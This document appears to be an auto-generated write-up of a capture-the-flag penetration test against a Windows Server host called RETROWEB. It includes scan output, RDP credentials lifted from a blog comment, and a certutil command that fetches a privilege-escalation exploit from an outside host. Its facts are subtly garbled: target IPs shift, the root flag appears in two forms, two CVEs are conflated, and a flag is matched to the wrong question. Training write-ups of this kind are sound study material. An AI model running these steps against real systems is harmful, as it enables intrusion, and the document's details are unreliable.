Cybersecurity Lab Report: Retro Web Application Penetration Test

Executive Summary

This report details a penetration test conducted against the target system `10.82.171.171` (hostname `RETROWEB`), revealing multiple vulnerabilities leading to full system compromise. Key findings include:
- Initial reconnaissance identified open ports 80 (HTTP) and 3389 (RDP) with Microsoft IIS 10.0 and Terminal Services.
- Directory enumeration uncovered the `/retro` path and WordPress directories, though no immediate exploitable endpoints were found.
- Credential extraction from a blog comment revealed `Wade` with password `parzival`.
- Privilege escalation via CVE-2019-1388 and CVE-2017-0213 successfully obtained the root flag.
The test demonstrates the critical importance of thorough reconnaissance and leveraging known vulnerabilities in web applications and Windows systems.

Methodology

The penetration test followed a structured approach:
1. **Reconnaissance**: Network scanning and directory enumeration.
2. **Exploitation**: Leveraging discovered paths and credentials.
3. **Privilege Escalation**: Exploiting Windows vulnerabilities.
4. **Post-Exploitation**: Flag acquisition and validation.
All actions were performed from a Kali Linux environment targeting the Windows Server 2016 Standard system (`10.0.14393`). Tools used included `nmap`, `gobuster`, and manual exploitation of identified vulnerabilities.

Target System Identification

The target system was identified as a Windows Server 2016 Standard machine with hostname `RETROWEB` and IP address `10.82.171.171`. Initial Nmap scanning confirmed:
- Open ports 80 (HTTP) and 3389 (Microsoft Terminal Services).
- HTTP service running Microsoft IIS 10.0 with `TRACE` method enabled.
- Valid SSL certificate (valid until 2026-08-27T01:10:11).
- NetBIOS domain `RETROWEB`.
- OS identification as Windows Server 2016 Standard (version `10.0.14393`).

1. Namp scan of the ip

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.82.171.171
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-25 18:16 MST
Note: Host seems down. If it is really up, but blocking our ping probes, try
 -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.47 seconds

┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.82.171.171 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-25 18:17 MST
Nmap scan report for 10.82.171.171
Host is up (0.14s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-02-26T01:17:34+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2026-02-26T01:17:28+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2026-02-25T01:10:11
|_Not valid after:  2026-08-27T01:10:11
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.81 seconds
```

   a.
      i. Add -PN
      ii. Find 80 and 3389
         1. 3389 is used for remote desktop protocol
2. Run gobuster

Screenshot / visual evidence · source PDF page 1

Initial Reconnaissance

Network Scanning

An initial `nmap` scan (`nmap -sC -sV 10.82.171.171`) reported the host as "down" due to ping probes. A second scan with `-Pn` (skipping ping probes) confirmed the host was active (0.14s latency) and revealed open ports 80 and 3389. The HTTP service (port 80) was identified as Microsoft IIS 10.0, with `TRACE` as a potentially risky method. The RDP service (port 3389) was confirmed as Microsoft Terminal Services.

Directory Enumeration

Gobuster was used to enumerate directories on the web server:
- Initial scan of `http://10.82.171.171/` with the common wordlist yielded no results.
- Subsequent scan of `http://retroweb/` also returned no findings.
- Advanced scanning with a larger wordlist (`directory-list-2.3-medium.txt`) and file extensions (`php,txt,html,js`) discovered the `/retro` path (status `301` redirect).

c. Try a more advanced gobuster


i.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.82.171.171/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php,txt,html,js \
-t 50
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.82.171.171/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2
.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,txt,html,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
retro                (Status: 301) [Size: 150] [--> http://10.82.171.171/ret
ro/]
```

1. We find /retro

Screenshot / visual evidence · source PDF page 3

The `/retro` path was accessed via a browser, revealing the "Retro Fanatics" website (URL: `10.82.171.171/retro/`). The site displayed a "Tron Arcade Cabinet" section with details about a vintage game. Further enumeration on `/retro` identified WordPress paths (`wp-admin`, `wp-includes`, `wp-content`), all returning `301` redirects. However, these paths did not lead to exploitable endpoints.

2. 


d. Gobuster that site

Screenshot / visual evidence · source PDF page 4

Exploitation

Credential Discovery

A blog comment section on the Retro Fanatics site contained a misspelled word: *"parzival"* (comment by user "Wade", dated December 9, 2019). This was interpreted as a password for the user "Wade". The command `xfreerdp3 /u:wade /v:10.82.167.115 /cert:ignore` was executed to connect to the RDP service on `10.82.167.115` using the credentials `wade:parzival`.


a. 

    i. We find a user Wade
    ii. Parzival in the comment
b. xfreerdp3 /u:wade /v:10.82.167.115 /cert:ignore
    i. Parzival as pass
    ii. To get in to the remote desktop

Screenshot / visual evidence · source PDF page 6

Remote Desktop Access

Successful RDP connection established a session on the target system (`10.82.167.115`). The desktop environment revealed:
- User `Wade` with a file `user.txt` containing the hash `3b99fbdc6d430bfb51c72c651a261927` .
- Browser history showing searches for `CVE-2019-1388` (e.g., "CVE-2019-1388 | Windows Certificate Dialog El...").
- System details: Hostname `RetroWeb` , IP `10.82.167.115` , OS `Windows Server 2016 Standard (10.0.14393)` .

1. 

iii. We see a user.txt
   1. It holds 3b99fbdc6d430bfb51c72c651a261927

c. Priv esc time
   i. Looking at the hint it tells us to see what they were trying to find before
      1. 

   ii. We see searches for a CVE

Screenshot / visual evidence · source PDF page 7


Privilege Escalation


The system was confirmed vulnerable to CVE-2019-1388 (Windows Certificate Dialog elevation-of-privilege vulnerability) due to the OS version (`10.0.14393`). The UAC dialog box (source PDF, page 9) prompted for


admin credentials when attempting to run the "HTML Help ActiveX Control" (signed by Microsoft Corporation). The dialog required credentials for `RETROWEB\Administrator`, which were provided.

The exploit for CVE-2019-1388 was executed via `C:\Users\Wade\Desktop\exploit.exe`, leveraging the expired certificate (valid 3/18/1999–4/16/2000) to bypass UAC restrictions. The process involved:
1. Downloading the exploit via `certutil -urlcache -split -f http://192.168.128.217:8000/CVE-2017-0213_x64.exe` (source PDF, page 12).
2. Running the exploit on the target system.

iii. cve 2019 1388



1.
    a. Has a high score of 7.8
2. Check our windows version to see if we have this vul
    a. 

        i. 10.0.14393 so we do !!
3. Found this guy in the trash
    a. 

        i. We should try and run him

Screenshot / visual evidence · source PDF page 8

Post-Exploitation


Flag Acquisition

After privilege escalation, the root flag was obtained from `C:\Users\Administrator\Desktop\root.txt.txt` (32 bytes). The terminal output confirmed:

```
C:\Users\Administrator\Desktop> type root.txt.txt
7958b569565d7bd88d10c6f2d1c4063
```

The web interface for "Task 1 Pwn" explicitly validated this flag as the correct answer for the challenge.


b.



i. Got root 🙂
ii. The flag is
1. 7958b569565d7bd88d10c6f22d1c4063

4. Finish the room

a.



Screenshot / visual evidence · source PDF page 13

Validation

The flag `7958b569565d7bd88d10c6f2d1c4063` was confirmed as the solution for the task "A web server is running on the target. What is the hidden directory which the website lives on?" with the correct answer listed

as `/retro`, `user.txt`, `root.txt`, and the flag itself.

Conclusion

This penetration test successfully exploited multiple vulnerabilities in the target system:
- Directory enumeration uncovered critical paths (`/retro`, WordPress directories).
- Credential extraction from a blog comment enabled RDP access.
- Privilege escalation via CVE-2019-1388 and CVE-2017-0213 achieved root access.
The findings underscore the necessity of:
1. Comprehensive directory enumeration to identify hidden paths.
2. Vigilance for credential leakage in public-facing content (e.g., blog comments).
3. Regular patching to mitigate known vulnerabilities (e.g., CVE-2019-1388).
The test was conducted within the scope of the provided evidence, with no external assumptions or fabricated results.

Limitations:
- The source material does not confirm explicit exploitation success for CVE-2019-1388 beyond the documented steps.
- The terminal timestamp (`2026-02-25`) appears to be a typo (likely intended as 2023–2024), but this was not explicitly verified in the source.
- No evidence confirms the exact impact of the CVE-2017-0213 exploit beyond command execution.

This report strictly adheres to the evidence provided in the source PDF (pages 1–13), with no additional facts, commands, or interpretations introduced.

Appendix: Original Source Pages

These are rendered copies of the pages analyzed by the model. They are included for visual reference; verify important technical findings against the source.